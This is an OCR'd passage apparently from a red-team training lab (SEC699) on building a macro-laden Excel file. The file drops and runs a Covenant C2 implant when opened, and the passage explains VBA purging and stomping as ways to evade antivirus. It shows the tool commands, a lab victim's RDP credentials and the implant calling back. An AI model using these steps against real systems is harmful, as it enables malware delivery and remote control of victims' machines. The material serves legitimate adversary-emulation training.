


We provide the following options to file2vbscript.py:

- -o: Generate VBA Visual Basic code (e.g., for Office)
- -t: Upon execution of the VBA code, save the embedded file into the users' temporary folder
- -e: Use the name Workbook_Open for the entry/primary subroutine of the generated VBA code (Workbook_Open is a reserved name in Excel, used to launch the subroutine automatically upon opening of the spreadsheet)

As input (payload) we provide GruntHTTP.exe, and as output filename GruntHTTP-vba.txt.

This will create text file GruntHTTP-vba.txt with the following content:



What you see here is VBA code. Subroutine (Sub) Workbook_Open() will be executed when the spreadsheet that contains this VBA code is opened. Subroutine Workbook_Open contains 3 statements:

- strFile = TempFilename: This statement assigns a filename with basename file.exe and path equal to the users' temporary folder to variable strFile
- DumpFile strFile: This statement writes the embedded file (GruntHTTP.exe) to filename strFile
- RunFile strFile: This statement executes the dropped file with filename strFile

Instead of just copy/pasting this VBA source code into the VBA editor of an Office document, we are going to apply some additional stealthiness...

First, it's important to know that VBA code stored into Office documents is stored in several forms: Source code and compiled code. BA source code is compressed, and then stored into the VBA project that is embedded into the Office document. Compiled VBA code is also stored into the VBA project; one form of compiled VBA code is stored right in front of the compressed VBA source code.

Antivirus programs will typically scan just either the VBA source code or the compiled code; there are only a few antivirus programs that scan both VBA source code and compiled VBA code. When a VBA code is created with an Office application like Excel, the VBA project contains both forms of code. Malicious files created like this are most likely to be detected by antivirus.

Removing the compiled VBA code from an Office document is called VBA purging. Purged documents can execute without problem: Office will generate the required compiled-code on the fly.

Removing the VBA source code from an Office document is called VBA stomping. Stomped documents can execute provided that they target the same version of Office. If a different version of Office is used to open the document, Office will try to compile the missing VBA source code and will not execute the compiled code.

Hot Manchego is a tool that creates spreadsheets with VBA source code. It is named after a report "Epic Manchego" by NVISO on a threat actor that systematically used purged VAB code.


Hot Manchego takes a template .xlsm file as input and modifies it: We provide maldoc-1-template.xlsm.

Since the original template is modified, make a copy first:

```
copy maldoc-1-template.xlsm maldoc-1.xlsm
```

We now use the Hot Manchego tool to embed our VBA code for the Covenant grunt:

```
hot-manchego.exe maldoc-1.xlsm GruntHTTP-vba.txt
```




We have now created a spreadsheet (maldoc-1.xlsm) that embeds a Covenant grunt. Hot Manchego uses the EPPlus .NET library: This is an open-source library capable of creating and modifying .xlsx and .xlsm files without any dependency on Microsoft Office itself. EPPlus does not generate compiled VBA code, it only takes VBA source code as input, compresses it, and stores it into the VBA project.

By using Hot Manchego, we created a document that contains purged VBA code, and is therefore less likely to be detected by antivirus programs (as many antivirus programs ignore compressed VBA source code during their scans).

This can be verified with oledump.py, a free and open-source tool to analyze Office documents with VBA code:

```
oledump.py -i maldoc-1.xlsm
```




Option -i directs oledump.py to add a column with the size of the compiled and compressed source code for each VBA module. As we can see here, the size of the compiled VBA code of module ThisWorkbook is 0, and the size of the compressed VBA source code is 12247 bytes. The 0 tells us that there is no compiled code: This is a VBA purged document.


Step 3: Execution of the maldoc

Next, we will copy this document over to the victim workstation `192.168.20.105` simulating a delivery by email, open it, and observe its interaction with the Covenant C2. Please go ahead and establish an RDP session to `192.168.20.105` using the `SEC699-20.LAB\student_ladm` account, with password `Sec699!!`.


We can now copy / paste the Excel the file on the desktop of the victim:




We open the spreadsheet and click `Enable Content` to allow the Macros to run:




When we switch back to our Covenant dashboard, we see that our Covenant grunt has successfully connected:




From this dashboard, we can now interact with the grunt:


Covenant
https://192.168.20.107:7443/grunt/interact/1
Recommendation
Please help make Firefox better by taking this short survey
Take Survey
Learn More
COVENANT
Welcome, student!
Logout
Dashboard
Listeners
Launchers
Grunts
Templates
Tasks
Taskings
Graph
Data
Users
Grunt: 9e0306cf07
Info
Interact
Task
Taskings
Status
Active
Children
CommType
HTTP
ValidateCert
False
UseCertPinning
False
DotNetVersion
Net40
Integrity
High
Process
file
UserDomainName
sec699-20
UserName
student_ladm
IPAddress
192.168.20.105
Hostname
win10
Microsoft Windows NT 6.2.9200.0
ActivationTime
01/20/2021 15:14:28
LastCheckIn
01/20/2021 15:17:57



And issue commands like whoami:

